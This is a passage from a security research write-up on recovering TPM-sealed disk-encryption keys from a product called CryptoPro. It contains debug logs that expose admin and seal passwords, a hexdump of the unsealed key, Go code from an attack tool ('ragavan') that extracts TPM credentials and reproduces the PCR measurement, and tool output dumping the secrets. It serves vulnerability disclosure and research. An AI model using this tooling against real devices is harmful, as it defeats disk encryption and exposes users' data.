17.01.2026 01:04:00.240 INF (5996) MountFS: successfully mounted FATStore.
17.01.2026 01:04:00.246 DBG (5996) parse_advanced: got WirelessSSID
17.01.2026 01:04:00.246 INF (5996) ss_util_xml_parse_edas_profile: GENERAL
ADVANCED CLIENT_SECURITY HELPDESK SMARTCARD SSO WOL TPA NETWORK MOBILE
ENCRYPT:FALSE
IS_ENCR:FALSE
PASSWORD:4uHirVBVN?zw;cv#fg1taq8##DN+?nr
ISO_HASH:b6c8c05613d67d7826b671b2bea9d4f6b0229e25d45c0e0bb65db760499c4814
IMA:TRUE
SECTORS_LNX:2416368
SECTORS_LOG:204800
OFFSET_LOG:2416400

Child exited with status 0
```

`crypt_config` TPM Unseal Debug Log

The `crypt_config` debug log validates that the application was able to unseal the TPM and recover the `DataStore` encryption key. Once the TPM was unsealed, the key was saved to `/dev/shm/superschaf`:

```
None
# hexdump -C /dev/shm/superschaf
hexdump -C /dev/shm/superschaf
00000000  78 56 34 12 58 00 00 00  8f e6 28 9f e7 41 4c 31  |xV4.X.....(..AL1|
00000010  98 fb 57 fa 7b 86 d8 2f  02 00 20 11 40 00 00 00  |..W.{../.. .@...|
00000020  29 55 ae 16 1a 55 63 db  58 70 85 b4 00 97 4b ba  |)U...Uc.Xp....K.|
00000030  93 c7 ec 87 a1 14 b9 18  73 fa 94 44 18 0a 0f 77  |........s..D...w|
00000040  a7 79 b2 b2 8b cf 89 88  9f 87 b2 e6 e3 48 8a 7c  |.y...........H.||
00000050  52 72 5c df 2b cd 3b 89  51 a9 16 a8 41 c9 43 df  |Rr\.+.;.Q...A.C.|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00100000
```

`/dev/shm/superschaf` File Contents

`initramfs` Environment

Before I dive into the TPM architecture, I would like to provide some additional background context regarding the unseal process. The binary `crypt_config` was first executed via `initramfs` before the `rootFS` switched over to the actual `EDA Partition`. The `init` script was responsible for establishing the `/dev` and `/dev/shm` TMPFS mount points. The full contents of this `init` script can be located in Appendix VIII: `initramfs` Init Script.

```shell
# Mount various virtual file systems
mount -t proc none /proc
mount -t sysfs none /sys
mount -t devtmpfs none /dev
mount -t efivarfs none /sys/firmware/efi/efivars
mount -t securityfs none  /sys/kernel/security
mkdir /dev/shm
mount -t tmpfs shm /dev/shm
```

`init.sh` - TMPFS `/dev` Mount Points

Before the `switch_root` action was performed, these TMPFS mount points are then `bind` mounted to the `EDA Partition`. This action carries the run state memory of `/dev` and `/dev/shm` from `initramfs` over to the production architecture on the `EDA Partition`.

```shell
# mount the shared memory stuff to the final fs
mount -o bind /dev $ROOT_MOUNTPOINT/dev
mount -o bind /dev/shm $ROOT_MOUNTPOINT/dev/shm

unmount_filesystems

rm /tmp/crypt_config.out

# Boot the real thing.
scr_msg "Attempting BOOT"
log_msg "Boot the PBA image"
exec switch_root $ROOT_MOUNTPOINT /sbin/init
```

`initramfs` Bind Mount of `/dev` and `/dev/shm`

This means the unsealed `DataStore` encryption key was passed from `initramfs` to the running environment. Since `crypt_config` was executed before `switch_root`, `crypt_config` via `initramfs` would always be responsible for unsealing the TPM.

This process provides an additional layer of security. All the files within EFI are digitally signed with the system firmware to enable Secure Boot. Having the CryptoPro security architecture implemented within `initramfs` ensures the Superschaf (Linux) environment is protected via the Secure Boot process. This will be an important consideration when we look to compromise the platform.

Analyzing `crypt_config` TPM Unseal

In the `crypt_config` debug log, there are a few function calls that really stick out in relation to TPM actions; `_lookupkey`, `_get_tpm_key_passwords`, and `_ss_hw_tpm20_extend_register`. In the `_lookupkey` function, the TPM state and handle information was collected.

```
None
17.01.2026 01:03:59.889 DBG (5996) _lookupKey: in.capability = 1
17.01.2026 01:03:59.889 DBG (5996) _lookupKey: in.property   = 0x81004350
17.01.2026 01:03:59.891 DBG (5996) _lookupKey: out.capabilityData.capability = 1
17.01.2026 01:03:59.891 DBG (5996) _lookupKey: handles->count = 3
17.01.2026 01:03:59.891 DBG (5996) _lookupKey: key handle 0x81004350 found!
```

`crypt_config` Debug Logging For `_lookupKey`

Then in `_get_tpm_key_passwords`, the `primary_pwd` and `seal_pwd` were collected.

```
None
17.01.2026 01:03:59.892 DBG (5996) _get_tpm_key_passwords: SKSecret->length = 32
17.01.2026 01:03:59.892 DBG (5996) _get_tpm_key_passwords: secret_base64 =
JMdtQbiAYaQOCsUlSGXnSb9piQxgSLrS40yN2OjwKwE=
17.01.2026 01:03:59.892 DBG (5996) _get_tpm_key_passwords: primary_pwd =
JMdtQbiAYaQOCsUl, seal_pwd = GXnSb9piQxgSLrS
```

`crypt_config` Debug Logging For `_get_tpm_key_passwords`

I found it interesting that the admin and unseal passwords were returned in the debug log. It is important to note that the executable did not have a feature flag to enable logging of these events and they had to be coerced through modifications of the binary or the running environment itself. However, an oversight such as this was representative of the nuances that sparked my interest in this research effort.

Regardless of the reason, this highlights just how powerful debug logging can be when performing security research. Finally, PCR measurements are performed within `_ss_hw_tpm20_extend_register`. As a side note, for this project, I focused primarily on TPM2.0 technology. CryptoPro also supports TPM1.2 but I did not spend much time examining that attack surface.

```
None
17.01.2026 01:04:00.106 INF (5996) _ss_hw_tpm20_extend_register: hashlist
generation took 1 seconds
17.01.2026 01:04:00.122 DBG (5996) _ss_hw_tpm20_extend_register: current value of
register 15:
17.01.2026 01:04:00.123 DBG (5996) Dump of 32 bytes at pos 0xa9b800 (PCR):
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................

17.01.2026 01:04:00.123 DBG (5996) _extendPCRSHA256: extending 32 bytes to
register 15
17.01.2026 01:04:00.123 DBG (5996) Dump of 32 bytes at pos 0xa9fb6c (Buffer):
53 8F FA E2 F9 46 48 FF  24 B2 94 EB 86 90 EE 2C  |  S....FH.$......,
23 3F A9 8B 14 85 08 2D  29 2E C4 6E 00 D1 F0 14  |  #?.....-)..n....

17.01.2026 01:04:00.139 DBG (5996) _extendPCRSHA256: successfully extended PCR
register
17.01.2026 01:04:00.139 INF (5996) _ss_hw_tpm20_extend_register: register
extension took 0 seconds
17.01.2026 01:04:00.156 DBG (5996) _ss_hw_tpm20_extend_register: final value of
register 15:
17.01.2026 01:04:00.156 DBG (5996) Dump of 32 bytes at pos 0xa9b7b0 (PCR):
B3 05 0A ED D3 E2 4B DB  8B 95 F8 1F 12 7A 3A F1  |  ......K......z:.
27 20 12 D2 55 36 06 0B  A5 98 D5 0E B2 AE 9C 53  |  ' ..U6.........S
```

`crypt_config` Debug Logging For `_ss_hw_tpm20_extend_register`

Closer examination of `_ss_hw_tpm20_extend_register` reveals PCR-15 to be the only measured PCR and had the hash domain of `0`:

```
None
17.01.2026 01:03:59.915 DBG (5996) _ss_hw_tpm20_extend_register: extending
register PCR-15. hash_domain is 0
```

This is important because each time the system reboots, the hash domain of each PCR is reset to `0`. Typically in a secure boot configuration, various components of a system's security state

are extended into registers. This process is used to measure different components of a system's boot state, such as `initramfs`, various EFI files, the kernel, and other security relevant mutable code. The goal is to build a chain of measurement values that would represent an attestable state of the booting platform. In this configuration, it would be difficult for an adversary to modify the boot state without triggering an indicator that something had changed across the boot sequence. Due to PCR-15 being the only validated register and its `0-byte` hash domain, the TPM unseal process was unbound from the state of the platform! This identified the TPM seal/unseal logic to be vulnerable to outside influence.

The following `crypt_config` debug output showed 11 EFI files were used to extend PCR-15, for the measurement policy:

```
None
17.01.2026 01:04:00.106 DBG (5996) _get_hashlist_from_filelist: adding new
cumulative hash entry: 11 files
17.01.2026 01:04:00.106 INF (5996) _ss_hw_tpm_util_get_uefi_hashlist: make hashes
from 11 UEFI files
17.01.2026 01:04:00.106 INF (5996) _ss_hw_tpm20_extend_register: hashlist
generation took 1 seconds
17.01.2026 01:04:00.122 DBG (5996) _ss_hw_tpm20_extend_register: current value of
register 15:
17.01.2026 01:04:00.123 DBG (5996) Dump of 32 bytes at pos 0xa9b800 (PCR):
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................
00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |  ................

17.01.2026 01:04:00.123 DBG (5996) _extendPCRSHA256: extending 32 bytes to
register 15
17.01.2026 01:04:00.123 DBG (5996) Dump of 32 bytes at pos 0xa9fb6c (Buffer):
53 8F FA E2 F9 46 48 FF  24 B2 94 EB 86 90 EE 2C  |  S....FH.$......,
23 3F A9 8B 14 85 08 2D  29 2E C4 6E 00 D1 F0 14  |  #?.....-)..n....
```

`crypt_config` Debug Log of PCR Measurement

When examining the PCR measurements, it is important to understand that TPMs are manufactured with a hardware bound private key. This key is used to establish the Root of Trust (RoT) of the device. However, this key is not used in the measurement process. These values are straight `SHA256` hashes. Each time a PCR is measured the value is *rolled* or XOR'd against the new hash. This creates a block that is reflective of all measured values - representing an attestable boot chain. Therefore the last highlighted value was the `SHA256` hash that was used to extend the register.

Based on these logs, I have a workflow to start with and a list of functions to target.

Collecting TPM Secrets

To allow for a cleaner description of the logic that was executed to unseal the TPM, I will focus on the `ragavan` source to describe how the TPM secrets were stored within the `EDA Partition`. The TPM seal state was identified based on the header bytes of `TPM Data Block`:

```
None
[*] [ragavan] [Hidden Sectors] Hidden sector layout table:
        0   62873600     65289968     2416368          NIX Data Block
        1   65290000     65494800     204800           Log Store
        2   65494800     65494816     16               TPM RBytes
        3   65494816     65494848     32               TPM Data Block
        4   65494848     65494864     16               Resv1 Data Block
        5   65494864     65494880     16               DataStore RBytes
        6   65494880     66019168     524288           DataStore
        7   66019168     66019296     128              TPM Resv Data Block
        8   66019296     66019296     0                Resv2 Data Block
        9   66019311     66019312     1                EDA Layout Table
```


`ragavan PrintBlocks` Output

If the TPM was sealed, the offset bytes `04-07` would contain the following value: `0xd1002011`, or `0x112000d1` in LittleEndian:

```
None
# hexdump -C -s 33533345792 cpro-disk.raw | head
7cebe4000  d0 00 20 11 d1 00 20 11  2c 21 00 00 02 00 20 11  |.. ... .,!.... .|
7cebe4010  00 20 00 00 4a 0a 5d 73  2a e9 cc b2 39 96 9d e5  |. ..J.]s*...9...|
7cebe4020  e9 a9 b1 e7 6a 89 04 1f  ae 0c a7 92 2a a9 ba cd  |....j.......*...|
7cebe4030  65 65 e3 67 35 32 2d 38  f1 b6 c3 01 f0 5d 75 32  |ee.g52-8.....]u2|
7cebe4040  fd 00 1f dd d7 5a 2e 77  a3 cd 34 43 cf 3f 68 ed  |.....Z.w..4C.?h.|
7cebe4050  13 21 ac 0c 6b d8 b8 44  5a 3b d4 98 67 ea 44 5a  |.!..k..DZ;..g.DZ|
7cebe4060  9a ee 1d d1 7c f3 c5 92  68 15 f1 5e 57 10 e0 df  |....|...h..^W...|
7cebe4070  a4 47 bb d5 fa 8e b0 02  59 12 b7 18 e4 ce bc 85  |.G......Y.......|
7cebe4080  be 38 72 e5 22 99 e7 20  37 b0 ff 9a da 64 33 56  |.8r."..  7....d3V|
7cebe4090  1e 11 ba 8d b6 dd 5f 39  43 6c 23 86 ed 03 80 f9  |......_9Cl#.....|
```

EDA Disk `TPM Data Block` Magic Bytes

The TPM password value was collected from a hardcoded offset from `TPM RBytes`. This logic was located in `ss_crypt_get_tpm_storage_key` from `crypt_config`:



`crypt_config` `ss_crypt_get_tpm_storage_key` Pseudocode

This logic was duplicated in `GetCreds` as part of the `crypto/tpm` package in `ragavan`:

```go
func (tpm *TPMDataBlock) GetCreds(blob []byte) error {
	if !bytes.Equal(blob[:4], []byte(randHeader)) {
		return fmt.Errorf("wrong magic bytes: 0x%x want 0x%x", blob[:4],
[]byte(randHeader))
	}
	size := len(blob)
	randoKeyIndex := []int{
		0x1000, 0x1010, 0x1020, 0x1030,
		0x1040, 0x1050, 0x1060, 0x1070,
	}
```

```
	var seed []byte
	var key []byte

	for _, val := range randoKeyIndex {
		seed = append(seed, blob[val:val+16]...)
	}

	for i := 0; i < 128; i += 4 {
		skey := binary.LittleEndian.Uint32(seed[i : i+4])
		o1 := skey % uint32(size)
		o2 := blob[o1*0x1]
		key = append(key, byte(o2))
	}

	if len(key) > 0 {
		tpm.creds = cred{
			data:  key,
			full:  getTPMSecret(key),
			admin: getTPMPWD(key),
			seal:  getTPMSealPWD(key),
		}
		return nil
	}
	return fmt.Errorf("failed to recover TPM creds")
}
```

`ragavan GetCreds` Source

The collected data bytes are then `Base64` encoded and split, where the first 16-bytes represent the admin password and the last 16-bytes represent the seal password. You may have assumed I got this wrong and the byte list would be split then encoded and you would be wrong. The value was as described, `Base64` encoded and then split. The middle character between the two values then gets truncated - weird, I know.

```
Go
// Extract TPM Secret Password from Blob
func getTPMSecret(blob []byte) string {
	// Primary PWD / SEAL PWD is constructed from this value
	return encode.B64Encoder(blob)
}

// Extract TPM Primary Password from Blob
func getTPMPWD(blob []byte) string {
```

```
	// byte[16] is nullset in return
	return encode.B64Encoder(blob)[:16]
}

// Extract TPM Seal Password from Blob
func getTPMSealPWD(blob []byte) string {
	// byte[32] is nullset
	return encode.B64Encoder(blob)[17:32]
}
```

ragavan TPM Password Recovery

The PCR mask, representing which PCR values should be measured, was contained in the last 32-bytes of the `TPM Data Block`:

```
None
# hexdump -C -s 33533362144 cpro-disk.raw | head
7cebe7fe0  d2 00 20 11 0f 00 00 00  00 00 00 00 00 00 00 00  |.. ..............|
7cebe7ff0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

EDA Disk PCR Mask

The Magic bytes `0x112000d2` identifies the block to be the PCR mask. The following structure was used to describe this block:

```
None
+---------+-------------------------+--------------------------+
| Offset  | Bytes                   | Description              |
+---------+-------------------------+--------------------------+
| 00-03   | d2 00 20 11             | Magic                    |
+---------+-------------------------+--------------------------+
| 04-07   | 0f 00 00 00             | Base PCR Mask            |
+---------+-------------------------+--------------------------+
| 08-09   | 00 00                   | ??                       |
+---------+-------------------------+--------------------------+
| 10      | 00                      | TPM Reset Counter        |
+---------+-------------------------+--------------------------+
| 11-14   | 00 00 00 00             | Additional PCR Mask      |
+---------+-------------------------+--------------------------+
```

CryptoPro PCR Mask Layout

To determine which PCRs are measured based on the mask value, the following formula is applied:

```
None
PCR2 | 1 << (PCR1 & 0x1f)
```

This produces a 4-byte mask value that was used to break out the active PCRs:

```
None
byte(mask & 0xFF),         // Byte 0: PCR 0–7
byte((mask >> 8) & 0xFF),  // Byte 1: PCR 8–15
byte((mask >> 16) & 0xFF), // Byte 2: PCR 16–23
```

The following `ragavan` logic was used to process the PCR mask:

```
Go
func (pcr *pcr) getPRC(blob []byte) error {
...
              pcr.mask = utils.ByteToLEUint32([4]byte(blob[11:])) |
1<<(utils.ByteToLEUint32([4]byte(blob[4:]))&0x1f)
```

`ragavan getPCR` Function Snip

The TPM public cert, private key, and handle were stored in the `TPM Resv Data Block`. This block was not encrypted but serialized through several rounds of the `x86 PALIGNR`. The following layout represents `TPM Resv Data Block`:

```
None
+---------+-------------------------+--------------------------+
| Offset  | Bytes                   | Description              |
+---------+-------------------------+--------------------------+
| 00-07   | 00 00 00 00 d1 00 20 11 | Magic                    |
+---------+-------------------------+--------------------------+
| 08-11   | 2c 21 00 00             | Size (SZ)                |
+---------+-------------------------+--------------------------+
| 12-15   | 02 00 20 11             | Magic - TPM Sealed       |
+---------+-------------------------+--------------------------+
| 16-19   | 00 20 00 00             | TPM Sealed Size (TPM SZ) |
+---------+-------------------------+--------------------------+
| 20-27   | 4A 0A 5D 73 2A E9 CC B2 | Preemble                 |
```

```
+---------+-------------------------+--------------------------+
| 28-8503 | XX XX                   | PALIGNR Shuffle Block    |
+---------+-------------------------+--------------------------+
```

`TPM Resv Data Block` - Shuffled Layout

This block was then unserialized through `PALIGNR`. The `PALIGNR` routine was an `x86` SSSE3 instruction that concatenates two 16-byte blocks together and performs some byte shifting. This routine was duplicated in `ragavan` and represented in the following function:

```go
Go
func palignr(head, tail [16]byte, offset uint8) [16]byte {
	var blob [32]byte
	var res [16]byte
	// Switch LittleEndian
	tail = utils.LEByte128(tail)
	head = utils.LEByte128(head)
	// Concatenate slices
	copy(blob[:16], head[:])
	copy(blob[16:], tail[:])

	// index of 32 is null slice
	if offset > 32 {
		return res
	}
	// Pull index right aligned bytes
	copy(res[:], blob[32-(offset+16):32-offset])
	if offset > 16 {
		// Pad if necessary
		for i := 16 - offset; i < 16; i++ {
			res[i] = 0x00
		}
	}
	// Return and reverse Endian
	return utils.LEByte128(res)
}
```

`ragavan palignr` Function

Unserializing the `PALIGNR` data block from `TPM Resv Data Block` resulted in the following general layout:

None

Offset	Bytes	Description
00-03	02 00 20 11	Magic
04-07	00 20 00 00	TPM Sealed Size (TPM SZ)
08-15	4A 0A 5D 73 2A E9 CC B2	Preamble
16-TPM SZ	XX XX	PALIGNR TPM ENC Block End @ TPM SZ
8192-8199	8D F4 4E 5F 46 63 64 A1	Preemble
8200-8203	50 43 00 81	TPM Handle
8204-8207	00 00 00 00	Padding
8208-8211	50 00 00 00	Pub Cert Size (PUB SZ)
8212-PUB SZ	XX XX	PALIGNR Pub Cert End @ PUB SZ
8292-8295	00 00 00 00	Padding
8296-8299	C0 00 00 00	Pri Key Size (PRI SZ)
8300-8315	00 BE 00 20 59 29 39 1C 80 ED 6D 01 1B 43 BE 38	Preamble
8316-PRI SZ	XX XX	PALIGNR Pri Key End @ PRI SZ
8528-8543	4A 24 6B FD D9 2B 6E 33 F2 24 F1 98 F1 E1 94 07	Epilogue

`TPM Resv Data Block` - Unshuffled Layout

The first thing collected from the unserialized block was the `TPM Handle`, this was the TPM memory location of where the `DataStore` encryption key was stored in the TPM. This value was stored as plaintext and located at the following layout offset: `TPM SZ + 0x8`. The following

excerpt was from `ragavan`'s incremental debug output during unserialization of `TPM Resv Data Block`:

```
00001FE0  2E 98 49 BC E9 C9 BB E8  33 92 73 D1 C1 5B 02 24  |..I.....3.s..[.$|
00001FF0  8A 8E 22 3D 45 CF 21 68  92 00 3E C9 34 BD C8 66  |.."=E.!h..>.4..f|
00002000  8D F4 4E 5F 46 63 64 A1  50 43 00 81 00 00 00 00  |..N_Fcd.PC......|
00002010  50 00 00 00 00 4E 00 08  00 0B 00 00 04 52 00 20  |P....N.......R. |
00002020  6B D6 87 45 70 D6 73 39  21 AA D9 60 D2 F2 88 9D  |k..Ep.s9!..`....|
```

`ragavan` Incremental Debug Dump from Unshuffled `TPM Resv Data Block`

Next the key pairs used to establish an authenticated session with the TPM were extracted. These keys are further `PALIGNR` serialized. The following `ragavan` incremental debug output represents the extraction of both the public certificate and private key from the serialized blob:

```
[*] [tpm] [getPubKey] TPM PubKey unshuffle size: 80
[DEBUG] [tpm] [TPM PubKey Unshuffle] Blob Length 80:
  00000000  00 4E 00 08 00 0B 00 00  04 52 00 20 6B D6 87 45  |.N.......R. k..E|
  00000010  70 D6 73 39 21 AA D9 60  D2 F2 88 9D 2E 76 61 89  |p.s9!..`.....va.|
  00000020  B4 8E BE 97 7B 79 99 E2  BB CB 54 02 00 10 00 20  |....{y....T.... |
  00000030  83 1C 1A A6 A0 DC B0 E2  B7 21 2A 90 C4 1D 3F 1A  |.........!*...?.|
  00000040  23 A7 24 F5 0D E7 9A 9D  83 CF 76 4F 9F F9 B3 EC  |#.$.......vO....|
```

`ragavan` Data Dump of Unshuffled Public Certificate

```
[*] [tpm] [getPriKey] TPM PriKey unshuffle size: 190
[DEBUG] [tpm] [TPM PriKey Unshuffle] Blob Length 192:
  00000000  00 BE 00 20 59 29 39 1C  80 ED 6D 01 1B 43 BE 38  |... Y)9...m..C.8|
  00000010  3C 04 21 2B 1E 25 D2 1E  5B 77 11 5A EF 13 9E FE  |<.!+.%..[w.Z....|
  00000020  D3 CD 8A 95 00 10 BD D6  60 ED EB 18 0D 92 DD F9  |........`.......|
  00000030  80 2F 66 21 FE DB 7E 76  E2 23 DF 5D 2F 3B 98 B0  |./f!..~v.#.]/;..|
  00000040  C6 2F 74 2D 97 40 76 4C  73 80 A7 9C 86 DF 12 3E  |./t-.@vLs......>|
  00000050  63 D0 52 79 E1 02 BF 5B  C1 60 AB 05 D5 F9 3C 4A  |c.Ry...[.`....<J|
  00000060  90 7D 8B 53 22 93 BC D1  D2 75 A5 F4 7B 4A 7E 2D  |.}.S"....u..{J~-|
  00000070  5D FA 4D C3 3B D7 F2 AB  61 C7 85 F7 62 6E 7B A6  |].M.;...a...bn{.|
  00000080  49 E0 5A DA 4F F6 3B 88  A3 CF 92 82 DA CE 5A 2E  |I.Z.O.;.......Z.|
  00000090  B8 8F 9A BB 1E DA D9 81  02 15 01 08 62 9A 01 87  |............b...|
  000000A0  F9 F3 8E 6A 4A 24 6B FD  D9 2B 6E 33 F2 24 F1 98  |...jJ$k..+n3.$..|
  000000B0  F1 E1 94 07 3D BC FD F1  5E F3 DB D0 27 13 BC B6  |....=...^...'...|
```

`ragavan` Data Dump of Unshuffled Private Key

The TPM key pairs are stored in `TPM2B` format and the public certificate details can be seen with the `tpm2_print` command from `tpm2-tools` [22]:

```shell
# tpm2_print -t TPM2B_PUBLIC tpm.pub
name-alg:
  value: sha256
  raw: 0xb
attributes:
  value: fixedtpm|fixedparent|userwithauth|noda
  raw: 0x452
type:
  value: keyedhash
  raw: 0x8
algorithm:
  value: null
  raw: 0x10
keyedhash: 831c1aa6a0dcb0e2b7212a90c41d3f1a23a724f50de79a9d83cf764f9ff9b3ec
authorization policy:
6bd6874570d6733921aad960d2f2889d2e766189b48ebe977b7999e2bbcb5402
```

`tpm2_print` Public Certificate Details

Wrapping this all together, we can pull CryptoPro's TPM secrets from `TPM Resv Data Block` with `ragavan` using the `GetTPMData` task:

```
# ragavan GetTPMData cpro-disk.raw
[+] [edaDisk] [GetEDAPart] NIX Partition Located
        PartNo: 4 StartSector: 62873600 EndSector: 66019327 SectorCount: 3145728
[+] [edaDisk] [getLayoutTable] Magic Byte Header Located @ 66019311
[+] [attack] [DumpTPMBlocks] successful TPM data block recovery
[*] [attack] [DumpTPMBlocks] TPM data block is locked
[*] [tpm] [getPCR] TPM PCR MagicBytes: 0xd2002011 offset: 16352
[*] [tpm] [Unshuffle] TPM Reserv Data Block MagicBytes: 0x00000000d1002011 Size: 8492
[*] [tpm] [Unshuffle] TPM Reserv Data Block Unshuffle size: 8544
[*] [tpm] [getBlock] TPM EncryptedBlock MagicBytes: 0x02002011 Size: 8192
[*] [tpm] [getBlock] TPM EncryptedBlock unshuffled size: 8192
[*] [tpm] [getPubKey] TPM PubKey MagicBytes: 0x00000000 Size: 80 Index: 8192
[*] [tpm] [getPubKey] TPM PubKey unshuffle size: 80
[*] [tpm] [getPriKey] TPM PriKey MagicBytes: 0x00000000 Size: 192 Index: 8292
[*] [tpm] [getPriKey] TPM PriKey unshuffle size: 190
[+] [attack] [DumpTPMBlocks] successful validation of random bytes
[+] [attack] [DumpTPMBlocks] TPM PCR list: 15
[+] [attack] [DumpTPMBlocks] TPM Handle: 0x81004350
[+] [attack] [DumpTPMBlocks] TPM RST counter: 0
[+] [attack] [DumpTPMBlocks] TPM admin passwd: JMdtQbiAYaQOCsUl
[+] [attack] [DumpTPMBlocks] TPM seal passwd: GXnSb9piQxgSLrS
[+] [attack] [DumpTPMBlocks] TPM PUB Cert: AE4ACAALAAAEUgAga9aHRXDWczkhqtlg0vKInS52YYm0jr6Xe3mZ4rvLVAIAEAAgg
xwapqDcsOK3ISqQxB0/GiOnJPUN55qdg892T5/5s+w=
[+] [attack] [DumpTPMBlocks] TPM KEY Cert: AL4AIFkpORyA7W0BG0O+ODwEISseJdIeW3cRWu8Tnv7TzYqVABC91mDt6xgNkt35g
C9mIf7bfnbiI99dLzuYsMYvdC2XQHZMc4CnnIbfEj5j0FJ54QK/W8FgqwXV+TxKkH2LUyKTvNHSdaX0e0p+LV36TcM71/KrYceF92Jue6ZJ4
FraT/Y7iKPPkoLazlouuI+aux7a2YECFQEIYpoBh/nzjmpKJGv92StuM/Ik8Zjx4ZQHPbz98V7z29AnE7y2
```

`ragavan` TPM Secret Recovery

TPM File Measurements

The last item needed was to perform the PCR measurement policy. By walking the execution of `crypt_config` the following 11 EFI files were observed to be measured:

```
None
/EFI/CPSD/AESModulDxe.efi
/EFI/CPSD/EncFilterDxe.efi
/EFI/CPSD/Bootxsa.efi
/EFI/CPSD/bzImage.efi
/EFI/CPSD/Shim.efi
/EFI/CPSD/Log2Usb.efi
/EFI/CPSD/DRIVERS/UTILS/FontRendererDxe.efi
/EFI/CPSD/DRIVERS/UTILS/HighPrecisionTimerDxe.efi
/EFI/CPSD/DRIVERS/UTILS/SmartCardReaderDxe.efi
/EFI/CPSD/DRIVERS/FS/SdRamDiskDxe.efi
/EFI/CPSD/DRIVERS/FS/Ext4Dxe.efi
```

CryptoPro UEFI TPM Measured Files

The `crypt_config` binary did not extend the PCR with the hash of each file but would calculate a single `SHA256` value, representing all files. This value was constructed in a similar process to how the TPM would concatenate measurement values into a PCR. This hash rolling mechanism would take the SHA sum of the first file and `XOR` the resulting HEX into the sum of the next. This process creates a chained sum and is represented in the `SHA256RollEFI` function of `ragavan`:

```go
func SHA256RollEFI(base string) ([]byte, error) {
	fileList := []string{
		"/EFI/CPSD/AESModulDxe.efi",
		"/EFI/CPSD/EncFilterDxe.efi",
		"/EFI/CPSD/Bootxsa.efi",
		"/EFI/CPSD/bzImage.efi",
		"/EFI/CPSD/Shim.efi",
		"/EFI/CPSD/Log2Usb.efi",
		"/EFI/CPSD/DRIVERS/UTILS/FontRendererDxe.efi",
		"/EFI/CPSD/DRIVERS/UTILS/HighPrecisionTimerDxe.efi",
		"/EFI/CPSD/DRIVERS/UTILS/SmartCardReaderDxe.efi",
		"/EFI/CPSD/DRIVERS/FS/SdRamDiskDxe.efi",
		"/EFI/CPSD/DRIVERS/FS/Ext4Dxe.efi",
	}
```

```
	var rollSum [32]byte
	for i, file := range fileList {
		sum, err := SHA256sumFile(base + file)
		if err != nil {
			return nil, err
		}

		if i > 0 {
			for i := 0; i < len(sum); i++ {
				rollSum[i] = rollSum[i] ^ sum[i]
			}
		} else {
			copy(rollSum[:], sum)
		}
	}

	return rollSum[:], nil
}
```

`ragavan SHA256RollEFI` Function

Having all the components to unseal the TPM, we can now look at an attack path to recover the sealed `DataStore` encryption key.

Attacking CryptoPro TPM

There are two vulnerabilities that allow us to attack the TPM infrastructure. First was that all the TPM secrets are unencrypted and easily recovered from the offline `EDA Disk`. Secondly, the default TPM measurement policy is unbound from the platform bootstate and only considered `PCR-15`. This PCR had an empty hash domain, offering zero protection or validation against manipulation of this value.

